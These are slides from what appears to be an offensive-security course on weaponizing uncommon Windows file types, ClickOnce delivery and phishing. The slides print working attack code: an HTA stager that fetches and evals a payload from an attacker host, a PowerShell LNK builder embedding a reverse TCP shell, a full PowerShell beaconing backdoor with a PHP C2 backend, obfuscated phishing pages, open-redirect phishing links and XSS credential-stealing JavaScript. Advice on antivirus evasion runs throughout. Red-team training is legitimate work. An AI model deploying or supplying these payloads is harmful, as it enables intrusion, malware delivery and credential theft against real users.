## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

Now that you know how a CHM file can be weaponized, to save some time, you could also use the [Out-CHM functionality](#) of [Nishang](#) to create a malicious CHM file.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

To speed things up, in establishing a reverse shell using our custom JavaScript backdoor contained in the CHM file, we can use the platform independent [JSRat-Py project](#).

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

To further enhance our exploitation capabilities after the target is compromised, we should upgrade our reverse shell to a shell that offers more in terms of both functionality and reliability.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

Let's see how we can customize JSRat-Py project, so that we can perform a multi-stage attack. We will actually modify JSRat-Py (our custom JavaScript backdoor's backend), so that on the initial target compromise, it will act as a staging point for a meterpreter or a PowerShell Empire shell.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

The changes are:

- Added a -c option that automatically executes a command on initial target compromise
- Removed the dependency to read the commands to be executed from the standard input
- Hardcoded the Metasploit or PowerShell Empire one liners to be executed (you will have to hardcode your own one liners).



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

For the full source code please refer to the following link.

<https://gist.github.com/anonymous/ce4e2c4c83d900739395c695cc1ec55e>

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

### Notes:

1. To get started with the source code above, simply download [JSRat-Py project](#) and replace JSRat.py with the given source code.
2. Of course you can hardcode any one liner you want to be executed. We chose Metasploit or PowerShell Empire ones, due to their offered functionality and reliability.



## 1.3.3 Uncommon extensions



### HTML Application (HTA) files

As Microsoft documents, HTAs are full-fledged applications. These applications are trusted and pack all the power of Internet Explorer.

eLearnSecurity  
Forging security professionals

\*To return to slide 75, click [HERE](#).



## 1.3.3 Uncommon extensions



HTA Files

Its object model, performance, rendering power and protocol support, without enforcing the strict security model and user interface of the browser.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



HTA Files

From their definition you can understand that HTA files are an ally in evading defenses. We will use HTA files extensively in later modules to bypass numerous defense mechanisms.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



HTA Files

For the time being let's see how we can weaponize an HTA file using the custom JavaScript backdoor we used previously.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



HTA Files

We could easily weaponize an HTA file using PowerShell but it is better to have an arsenal containing various attack techniques, especially if you consider the fact that PowerShell is closely being monitored nowadays.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### Weaponizing HTA Files

For completeness' sake two great tools to create weaponized HTA files, besides PowerShell Empire, Metasploit and SET are Unicorn and demiguise.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### Weaponizing HTA Files

In the next few slides, you can see a weaponized HTA containing our custom JavaScript backdoor.

You can find the source code in the link below.

<https://gist.github.com/anonymous/ed8801afafae5b4755b00a11c63c244e>



## 1.3.3 Uncommon extensions



### Weaponizing HTA Files

It should be noted that you can apply JavaScript obfuscation techniques on the above source code. For example you could use: <http://javascriptobfuscator.com>

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### Weaponizing HTA Files

```
<script language="javascript" type="text/javascript">
    h=new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    h.Open("GET","http://attacker.domain/connect",false);
    h.Send();
    B=h.ResponseText;
    eval(B);
    window.close();
</script>
```

Instantiate a WinHttpRequest Object.

Initialize an HTTP request.

Send the HTTP request.

Evaluate the payload.

Weaponized HTA file containing a custom JavaScript backdoor

The backend is based on a custom version of [JSRat-Py project](#).



## 1.3.3 Uncommon extensions



### Shortcut (.LNK) files

According to Microsoft's documentation on [MS-SHLLINK]: Shell Link (.LNK) Binary File Format, in this format a structure is called a shell link, or shortcut, and is a data object that contains information that can be used to access another data object.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### LNK Files

The Shell Link Binary File Format is the format of Windows files with the extension "LNK".

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



LNK Files

Shell links are commonly used to support application launching and linking scenarios, such as Object Linking and Embedding (OLE), but they also can be used by applications that need the ability to store a reference to a target file.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### LNK Files

Consequently, we can craft LNK files that reference useful target files such as cmd.exe or PowerShell.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### LNK Files

It should be noted that there is a restriction for 260 symbols in summary for LNK files when standard Windows properties form is used.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### LNK Files

To bypass this restriction you can use the following PowerShell script to create an LNK file with no restrictions regarding the arguments' string length. You can find the source code on the following link.

<https://gist.github.com/anonymous/6fdb40bc8279671f7492f8d6625e9454>

Forging security professionals



## 1.3.3 Uncommon extensions



### LNK Files

The LNK file created with the above script establishes a reverse TCP shell, when executed.

A relatively stealthy social engineering attack would be sending a crafted LNK file embedded as an OLE object in a Word Document.



## 1.3.3 Uncommon extensions



### LNK Files

```
$WshShell = New-Object -comObject WScript.Shell  
$Shortcut = $WshShell.CreateShortcut("c:\lnk_tests\payload.lnk")  
$Shortcut.TargetPath =  
"%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"  
$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21"  
$Shortcut.Arguments = '-windowstyle hidden /c $sm=(New-Object  
Net.Sockets.TCPClient("attacker  
IP",55555)).GetStream();[byte[]]$bt=0..255|%{0};while(($i=$sm.Read($bt  
,0,$bt.Length)) -ne 0){;$d=(New-Object  
Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).G  
etBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}  
$Shortcut.Save()
```

PowerShell script for LNK file creation without argument's length restrictions. Specifically, this script will create an unrestricted LNK file containing a reverse TCP payload.



## 1.3.3 Uncommon extensions



### Web Query (IQY) files

Web Query (IQY) files are associated with Microsoft Excel. Web queries allow you to query data from a specific World Wide Web, Internet, or intranet site and retrieve the information directly into a Microsoft Excel worksheet.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



IQY Files

We can leverage Web Query (IQY) files' functionality for credential or NTLM hash harvesting. The procedure is well documented on the following link.

<http://www.labofapenetrationtester.com/2015/08/abusing-web-query-iqy-files.html>



## 1.3.3 Uncommon extensions



IQY Files

A great alternative offering similar functionality is the following: <https://github.com/ryhanson/phishery>

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### MSG files

MSG file is a file format for storing Microsoft Outlook and Exchange message files. There have been attacks that leveraged this extension combined with embedded OLE objects to bypass corporate email defenses.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### MSG Files

For details on how MSG files can be combined with embedded OLE objects to bypass corporate email defenses please refer to the following links.

1. <https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0>
2. <https://www.trustwave.com/Resources/SpiderLabs-Blog/Down-the-Rabbit-Hole--Extracting-Maliciousness-from-MSG-Files-Without-Outlook/>



## 1.3.3 Uncommon extensions



### Rich Text Format (RTF) files

The Rich Text Format (often abbreviated RTF) is a proprietary document file format with published specification developed by Microsoft Corporation from 1987 until 2008 for cross-platform document interchange with Microsoft products. It is a format that is still handled by Microsoft Word.

\*To return to slide 86, click [HERE](#).



## 1.3.3 Uncommon extensions



RTF Files

Rich Text Format (RTF) files display a very interesting behavior when they contain OLE objects. The embedded OLE object is automatically dropped into the temporary folder when the RTF file is opened.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



RTF Files

You can therefore leverage this behavior to stealthily (without retrieving it from a remote location) drop and execute a malicious file into the target's temporary folder. This behavior has been analyzed in the following links.

<https://securingtomorrow.mcafee.com/mcafee-labs/dropping-files-temp-folder-raises-security-concerns/>

Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce application development

ClickOnce is a deployment technology that enables administrators to create self-updating Windows-based applications that can be installed and run with minimal user interaction, through Internet Explorer.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications

By default, ClickOnce packages that come from My Computer, Local Intranet, IE Trusted Sites, and the Internet, allow a user to grant the application temporary admin privileges in order to install.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications

This is a feature: "But the most important new feature when it comes to security is ... the end user can elevate permissions without the help of an administrator" – [MSDN](#).

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications

In addition, ClickOnce applications are great for bypassing application whitelisting since they run as dfsvc.exe, or can be invoked with dfshim.dll

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications

ClickOnce is an attractive technology to use in advanced social engineering engagements. Before we dive into ClickOnce application development, to avoid getting caught by signature based defense mechanisms, let's create our own PowerShell based beaconing malware.

\*To return to slide 100, click [HERE](#).



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Custom beaconing malware

The PowerShell based beaconing malware we are going to create, is a custom version of the following IE backdoor, designed to work on Windows 10 environments.

[https://khr0x40sh.wordpress.com/2014/08/22/powershell-  
ie-backdoor/](https://khr0x40sh.wordpress.com/2014/08/22/powershell-ie-backdoor/)

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Custom beaconing malware

This beaconing malware will prove handy on restricted environments where specific applications are allowed to make outbound connections on specific ports. In addition, since our beaconing malware misuses IE functionality, it is also proxy-aware.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Custom beaconing malware

The main parts of our beaconing malware are the following.

1. An IE COM-Object
2. A header and POST data part
3. IE's Navigate2 function
4. Some C&C parsing functionality
5. An execution part, executing part of the parsed data from the C&C
6. The C&C backend



## 1.3.4 Custom ClickOnce applications



Custom ClickOnce applications – Custom beaconing malware

You can find the full source code on the links below.

beacon.ps1:

<https://gist.github.com/anonymous/286688913bffa163f3c761cb123e3627>

c2.php:

<https://gist.github.com/anonymous/e547d692d956396b6d37fdb74c7a6417>



# 1.3.4 Custom ClickOnce applications



## Custom ClickOnce applications – Custom beaconing malware

```
function executeCMD{
Param(
$cmd_str = "dir"
);
$out = ""

$ps = new-object System.Diagnostics.Process
$ps.StartInfo.FileName = "cmd"
$ps.StartInfo.Arguments = "/C " + $cmd_str
$ps.StartInfo.RedirectStandardOutput = $true
$ps.StartInfo.UseShellExecute = $false
$ps.Start()
$ps.WaitForExit()
[String]$out = $ps.StandardOutput.ReadToEnd();

$out.ToString()
}

function callIE{
    $ie = New-Object -COM internetexplorer.application
    $ie.Visible = $debug
    $data = ""
    while ($true)
    {
        $input = "data=$data\r\n\r\n"
        $enc = New-Object System.Text.ASCIIEncoding
        $pData = $enc.GetBytes($input)
        $brFlags = 14 #!/ no history, no read cache, no write cache
        $header = "Content-Type: application/x-www-form-urlencoded"

        $ie.navigate2($c2, $brFlags, 0, $pData, $header)

        while ($ie.Busy)
        {
            Sleep 3
        }
        $ieHTML = $ie.Document.url
        $tags = $ie.Document.IHTMLDocument3_getElementsByName("pre")
        foreach ($tag in $tags)
        {
            if ($tag.innerText.Contains("3nc0d3"))
            {
                $cmdArr = $tag.innerText -split "3nc0d3"
                $data = executeCMD $cmdArr[1]
                break
            }
        }
        Sleep $callback
    }
}
$ret = callIE
```

Leveraging PowerShell and the IE COM-Object to launch an IE application.

Handling the post data and the header framework.

The [navigate2](#) method is utilized to manipulate the IE application's requests.

Parsing the returned page, from where the commands to be executed will be extracted.

System.Diagnostics.Process .NET library is utilized to handle command passing and execution.

Client (Beaconing malware)



# 1.3.4 Custom ClickOnce applications



## Custom ClickOnce applications – Custom beaconing malware

```
<?php  
$myfile = fopen("cmd.txt", "r") or die("unable to open file!");  
$cmd = fread($myfile, filesize("cmd.txt"));  
fclose($myfile);  
  
//get DATA from POST  
$data = $_POST['data'];  
//write to file  
$datafile = fopen("data.txt", "a") or die("unable to open file!");  
fwrite($datafile, $data);  
fclose($datafile);  
  
echo "<html><head><title>404 Not Found</title></head><body>";  
echo "<h1>Not Found</h1>The requested URL /c2.php was not found on  
this server. ";  
echo "<hr/>";  
  
echo "<i>Apache/2.4.25 (NetWare) Server at localhost Port 80 </i>";  
  
echo "<br/><pre style='visibility:hidden;'>";  
echo "s3cr3t" . $cmd;  
echo "</pre>";  
echo "</body></html>";  
?>
```

Reading the command to be executed from cmd.txt file.

Hiding the read command in a hidden pre tag.

Fetching the data that the beaconing malware posts and saving them to data.txt.

C2 Backend



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Custom beaconing malware

Now, it's time to serve our beaconing malware using a custom ClickOnce application. Visual Studio makes this task simple by including the ability to publish ClickOnce applications.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



Custom ClickOnce applications – Custom beaconing malware

For a detailed guide on how to publish ClickOnce applications using Visual Studio please refer to the following link.

<https://www.slideshare.net/NetSPI/all-you-need-is-one-a-click-once-love-story-secure360-2015>

SECURITY  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Custom beaconing malware

The easiest way to get ClickOnce to execute a payload of your choosing is to create a new console application using Visual Studio. Using some simple C# code, you can launch a process to execute an included payload (our created beaconing malware compiled as an executable – beacon.exe).

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



Custom ClickOnce applications – Custom beaconing malware

You can find the C# code on the following link:

<https://gist.github.com/anonymous/41a0cc1f3f5434e12a018f2b2e71bd81>

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



When using a ClickOnce application as a delivery method, both the installer package/console application will always be downloaded to and executed, from a temporary directory.

This includes the malicious binary we want to deploy.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

During engagements we want to minimize the on-disk footprint, so let's create another ClickOnce application that will start our malicious payload without dropping anything additional to disk.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

For this we will utilize two established offensive components SharpPick from [PowerPick project](#) and Invoke-Shellcode from the [PowerSploit project](#).

Credit goes to [Justin Warner](#) for coming out with the idea of combining the abovementioned techniques.



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

SharpPick is a capability that implements PowerShell Runspaces in .NET projects via the *System.Management.Automation* assembly.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

In the case where we want ClickOnce application payload delivery without an additional executable, PowerPick could be used.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

SharpPick can be leveraged so that we are able to run PowerShell scripts from inside the ClickOnce executable, without having to start additional processes.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

To increase A/V resistance, we could also perform encoding/encrypting of the used PowerShell script in our custom application.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

Our C# console application will implement ShapPick's *RunPS* function and then it will perform a *RunPS* with a base64 encoded version of Invoke-Shellcode.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



### Custom ClickOnce applications – Minimizing on-disk footprint

A hidden notepad will be spawned by Invoke-Shellcode, where the meterpreter stager will be injected. Do not forget referencing *System.Management.Automation.dll* in your Visual Studio solution.

eLearnSecurity  
Forging security professionals



## 1.3.4 Custom ClickOnce applications



Custom ClickOnce applications – Minimizing on-disk footprint

You can find the full source code in the following links.

ConsoleApplication2:

<https://gist.github.com/anonymous/759516440b9beaaf3e5a9b9f91531251>

Invoke-Shellcode.ps1:

<https://gist.github.com/anonymous/d120e314fa97f9d493e8dcf784014961>



# 1.4 Phishing techniques



## PHISHING TECHNIQUES

**eLearnSecurity**  
Forging security professionals



# 1.4 Phishing techniques



In this section we will showcase the most effective techniques being used on all phases of a phishing campaign.

Specifically the following subjects will be covered:

- Leveraging CSRF and Open Redirects
- Creating trustworthy-looking redirect forms
- URL spoofing techniques
- BeEF use cases
- Mimicking DYRE banking trojan's spread method



## 1.4.1 Leveraging CSRF and Open Redirects



One of the constant goals in phishing campaigns is to make our phishing attempt look like a legitimate request coming from a trusted party.

eLearnSecurity  
Forging security professionals



# 1.4.1 Leveraging CSRF and Open Redirects



## Leveraging CSRF

For this we can leverage common web application vulnerabilities such as CSRF and open/not validated redirects.

eLearnSecurity  
Forging security professionals



## 1.4.1 Leveraging CSRF and Open Redirects



### Leveraging CSRF

One case study that proves the above is LostPass: Pixel-perfect LastPass phishing. This phishing attempt used a very common web application vulnerability as its starting point, to convince LastPass users into providing their credentials. This common vulnerability was a CSRF at the logout function.

eLearnSecurity  
Forging security professionals



# 1.4.1 Leveraging CSRF and Open Redirects



## Leveraging Open Redirects

Let's locate an open redirect on a widely used web site to misuse it in our phishing campaigns. It was recently discovered that there is an open redirect "feature"/vulnerability in Google.

eLearnSecurity  
Forging security professionals



# 1.4.1 Leveraging CSRF and Open Redirects



## Leveraging Open Redirects

To leverage this we will have to perform the steps below.

1. Create an `_ah` directory on our domain and inside it another directory called `conflogin`
2. Place our phishing page inside the `conflogin` directory in `index.html` or `index.php` file



# 1.4.1 Leveraging CSRF and Open Redirects



## Leveraging Open Redirects

3. Send the following link to our target

<https://accounts.google.com/ServiceLogin?continue=https%3A%2F%2Fappengine.google.com%2F ah%2Fconflogin%3Fcontinue%3Dhttps%3A%2F%2Fattacker.domain%2F&service=ah>

eLearnSecurity  
Forging security professionals



## 1.4.1 Leveraging CSRF and Open Redirects



### Leveraging Open Redirects

When our target opens the link above he/she will be prompted by Google for his Google account credentials. There is nothing suspicious there, it is just the legitimate <https://accounts.google.com> page requesting credentials.

eLearnSecurity  
Forging security professionals



# 1.4.1 Leveraging CSRF and Open Redirects



## Leveraging Open Redirects

Once the target submits his credentials he/she will be redirected to our phishing page. There we can perform numerous social engineering attacks from credential harvesting to serving a malicious HTA file or hooking the target's browser using BeEF.

eLearnSecurity  
Forging security professionals



## 1.4.2 Creating trustworthy-looking redirect forms



Corporate employees and users in general are getting more and more suspicious when they receive an email. One of the most common things taught on social engineering awareness trainings is that one should always hover his mouse over a link or submit button.

This way one can make sure that the link is pointing to the correct or to a trusted location.



## 1.4.2 Creating trustworthy-looking redirect forms



### Trustworthy-looking redirect forms

Let's create a custom JavaScript code, with Man-In-The-Middle capabilities, that when inserted into an HTML form, can convince an individual that his request will actually go to the correct or to a trusted location.

eLearnSecurity  
Forging security professionals



## 1.4.2 Creating trustworthy-looking redirect forms



### Trustworthy-looking redirect forms

The key phrase here is Man-In-The-Middle. Our custom JavaScript will display the correct or a trusted location, when the user hovers his mouse over our link or submit button, but will also send the supplied personal information to a remote server under our control.

eLearnSecurity  
Forging security professionals



## 1.4.2 Creating trustworthy-looking redirect forms



Trustworthy-looking redirect forms – Paypal example

### Targeting PayPal example

If we wanted to go after PayPal users, we would like our custom JavaScript code to do the following.

eLearnSecurity  
Forging security professionals



## 1.4.2 Creating trustworthy-looking redirect forms



Trustworthy-looking redirect forms – Paypal example

1. Run as soon as the HTML form is loaded
2. Intercept all requests made to PayPal
3. Route all requests to a remote server under our control, while his browser still tries to communicate with the original PayPal webpage.

Forging security professionals



## 1.4.2 Creating trustworthy-looking redirect forms



Trustworthy-looking redirect forms – Paypal example

To understand how this can be achieved programmatically study the following.

`capture_redirect.js:`

<https://gist.github.com/anonymous/3bf8342c76eba4da3f660cbffa24f5d8>

PayPal phishing HTML form:

<https://gist.github.com/anonymous/75b5eb6578bbc5bfcae44e8fbb952ea>



## 1.4.2 Creating trustworthy-looking redirect forms



Trustworthy-looking redirect forms – Paypal example

jquery.ba-hashchange.min.js:

<https://gist.github.com/anonymous/950a70cdebd3e78b6e88312fa7d93250>

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



We will start discussing URL spoofing techniques with a word of advice: There is nothing better in phishing campaigns than a carefully selected and legitimate-looking phishing domain.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



Of course taking into consideration the phishing page best practices that we covered and phishing page components that are usually being analyzed.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



There are numerous URL spoofing techniques which although effective, may result in the URL looking suspicious or getting caught by an email defense mechanism.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



For completeness' sake we will cover the most effective URL spoofing techniques being used by APT groups.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs

A common technique for URL spoofing is abusing the data URI scheme. The Data URI scheme is capable of presenting media content in a web browser without hosting the actual data on the internet.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs

Data URIs follow this scheme:

```
data:[<mediatype>][;base64],<data>
```

Here, <mediatype> are one of the MIME media types described in RFC 2046. The MIME media types were originally intended for use with emailing, but are also used to describe all content on the Internet as well.

Forging security professionals



## 1.4.3 URL spoofing techniques



Data URIs

This means that we can represent any content type (e.g. image/jpeg, text/html, etc.) from the specification that is supported by the web browser. Base64 encoding is optional.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs

Using it ensures that any representation of data can be correctly transferred over the internet, by using a manageable alphabet to represent the data rather than raw bytes.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs

The whole procedure of spoofing a URL, abusing the data URI in a phishing attack, usually starts with a landing page similar to the one below. You can find the source code in the following link.

<https://gist.github.com/anonymous/907cc8e9dcc43c6a4412e682e5d5c2cd>

Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs

Notice the amount of space characters so that only the *data:text/html,https://accounts.google.com* part is visible by the target. The *data:text/html* part could also be used in the following manner *data:text/html;base64,[base64 encoded HTML source]*.

```
<meta http-equiv="Refresh" content="0;
url=data:text/html,https://accounts.google.com
<iframe src='http://attacker.domain' style=' position:fixed; top:0px; left:0px; bottom:0px; right:0px; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;'> Your browser doesn't support iframes
</iframe>">
```



## 1.4.3 URL spoofing techniques



As an exercise, let's take our phishing page's source code and apply three layers of obfuscation in it in order make the analysts' work harder.

```
<html><iframe src="http://attacker.domain" style="position:fixed; top:0px; left:0px; bottom:0px; right:0px; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;"></iframe></html>
```

PTextreme - Caendra Inc. © 2017



# 1.4.3 URL spoofing techniques



## Data URIs - Obfuscation

For the first layer we will use an automated HTML encrypter.  
The result will be similar to the following.

```
1 ┌<script type="text/javascript">
2   document.write(unescape(
3     '3c%68%74%6c%3e%3c%69%78%72%61%6d%65%20%73%72%63%3d%22%68%74%74%70%3a%2f%31%39%78%2e%31%36%38%2e%32%2e%37%3a%38%30%38%38%22%20%73%78%79%6c%65%3d%22%70%6f%73%69%74%78%6f%3a%66%69%78%65%64%3b%20%74%6f%70%3a%30%70%3b%20%6c%66%67%4%70%30%70%78%3b%62%6f%74%6c%6d%3a%30%78%78%3b%20%72%69%67%68%74%3a%30%70%78%3b%20%77%69%64%74%68%3a%31%30%78%25%3b%20%68%65%69%78%68%74%3a%31%30%25%3b%20%62%6f%72%64%65%72%3a%6e%6f%6e%65%3b%20%6d%61%72%67%69%6e%3a%30%3b%20%70%61%64%69%6e%67%78%30%3b%20%6f%76%65%72%66%6c%6f%77%3a%68%69%64%64%65%6e%3b%20%7a%2d%69%6e%64%65%78%3a%39%99%39%39%39%3b%22%3e%2f%69%66%72%61%6d%65%9e%3c%2f%68%74%6d%6c%3e'));
4 </script>
```

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques

## Data URIs - Obfuscation

For the second layer we will use an automated JavaScript obfuscator. The result will be similar to the following.

```
1 <script type="text/javascript">
2 var _0x3ed1=[
...]
```



## 1.4.3 URL spoofing techniques



### Data URIs - Obfuscation

For the third layer we will apply custom JavaScript based AES encryption.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs - Obfuscation

To encrypt our source code from the previous step we will use the following:

aes\_js\_encrypt.html:

<https://gist.github.com/anonymous/315be2adc72603005d7c7b176c163ed7>

This will pop an alert with the AES encrypted source code of our phishing page.



## 1.4.3 URL spoofing techniques



### Data URIs - Obfuscation

Finally, place the AES encrypted source inside the *to\_aes\_decrypt* variable of the following HTML file. This HTML source code is the one you will send to your target.

aes\_js\_decrypt.html:

<https://gist.github.com/anonymous/e749f1b8fcdb08b9d709eb1df8b9575>

Forging security professionals



## 1.4.3 URL spoofing techniques



### Data URIs - Obfuscation

Now, our phishing page's HTML source code features 3 layers of obfuscation. A similar technique was used on a APT-like phishing campaign against Apple's users.

eLearnSecurity  
Forging security professionals



## 1.4.3 URL spoofing techniques



Below you will find a list of other URL obfuscating techniques.

- [Dotless IP addresses and URL Obfuscation](#)
- [Out of Character: Use of Punycode and Homoglyph Attacks to Obfuscate URLs for Phishing](#)
- [How to Obscure Any URL](#)
- [Bypassing the patch to continue spoofing the address bar and the Malware Warning \(IE\)](#)
- [Unicode Domains are bad](#)
- [Phishing with Unicode Domains](#)



## 1.4.4 BeEF use cases



BeEF, the browser exploitation framework project is the go to tool for phishing engagements. We will discuss two attack scenarios using BeEF that require some custom scripting.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

Both scenarios begin with an XSS and a CSRF vulnerability we detected on a WordPress plugin, that we identified as installed on the targeted website. Both attacks will be performed against the WordPress site's administrator.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

#### 1. XSS + SAMEORIGIN + Autocomplete = Admin credentials

In the first scenario we will chain the abovementioned XSS and CSRF vulnerabilities with an insecure X-Frame-Options header on the WordPress login page and the enabled Autocomplete functionality, to steal admin credentials.

Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

#### 2. XSS -> CSRF bypass -> Admin level access

In the second scenario we will leverage the abovementioned XSS and CSRF vulnerabilities to bypass the WordPress site's core CSRF protection and inject custom JavaScript code that will add us as a new administrator.

Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

Our reconnaissance activities indicated that the targeted WordPress site, has Contact Form Manager plugin installed. Static code analysis indicated the following.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

The first vulnerability that enables us to further exploit the plugin, is a CSRF vulnerability, because the plugin lacks an anti-CSRF token.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

Also improper filtering/output encoding is done on `$_POST` parameters. These issues are present in the files *contact-form-manager/admin/add\_smtp.php* and *contact-form-manager/admin/form-edit.php*.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

The username input field on the XYZ Contact > SMTP Settings is vulnerable for Cross-Site Scripting, as well as the Contact Form Name input field on the XYZ Contact > Contact Form page.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases

- SMTP Settings URL:

*http://<target>/wp-admin/admin.php?page=contact-form-manager-manage-smtp*

- Contact Forms URL:

*http://<target>/wp-admin/admin.php?page=contact-form-manager-managecontactformsp*



## 1.4.4 BeEF use cases



### BeEF use cases

The proof of concept exploit as well as more details on the plugin's vulnerabilities can be found in the following link.

[https://sumofpwn.nl/advisory/2016/cross site request forgery cross site scripting in contact form manager wordpress plugin.html](https://sumofpwn.nl/advisory/2016/cross%20site%20request%20forgery%20cross%20site%20scripting%20in%20contact%20form%20manager%20wordpress%20plugin.html)



## 1.4.4 BeEF use cases



BeEF use cases : Scenario 1

**Scenario 1:** XSS + SAMEORIGIN + Autocomplete = Admin credentials

We can easily identify that the WordPress site's login page uses an insufficiently secure X-Frame-Options header (SAMEORIGIN).



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

This means that leveraging the XSS vulnerability we can create an invisible iframe containing the WordPress site's login page, inside the vulnerable to XSS page.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

If by any chance the site's login page has Autocomplete enabled on the login form then we will be able to capture administrator credentials, by injecting custom JavaScript code.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

Let's create an invisible iframe by injecting the following JavaScript.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://target.domain/wp-login.php";
Document.body.appendChild(iframe);
```

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

Now that the site's login page is loaded in an iframe, inside the vulnerable to XSS web page, we can inject the following JavaScript code to steal the administrator's credentials from the loaded iframe, using BeEF's "inject raw JavaScript" functionality.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

The attack will be successful if and only if the login form of the login page has Autocomplete enabled. You can find the source code in the following link.

<https://gist.github.com/anonymous/1b369a11090f1991d88356578fc58b61>



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

```
javascript: var p=r(); function r(){var g=0;var x=false;var  
x=z(document.forms);g=g+1;var w=window.frames;for(var  
k=0;k<w.length;k++) {var x = ((x) ||  
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found  
in ' + g + ' forms');}function z(f){var b=false;for(var  
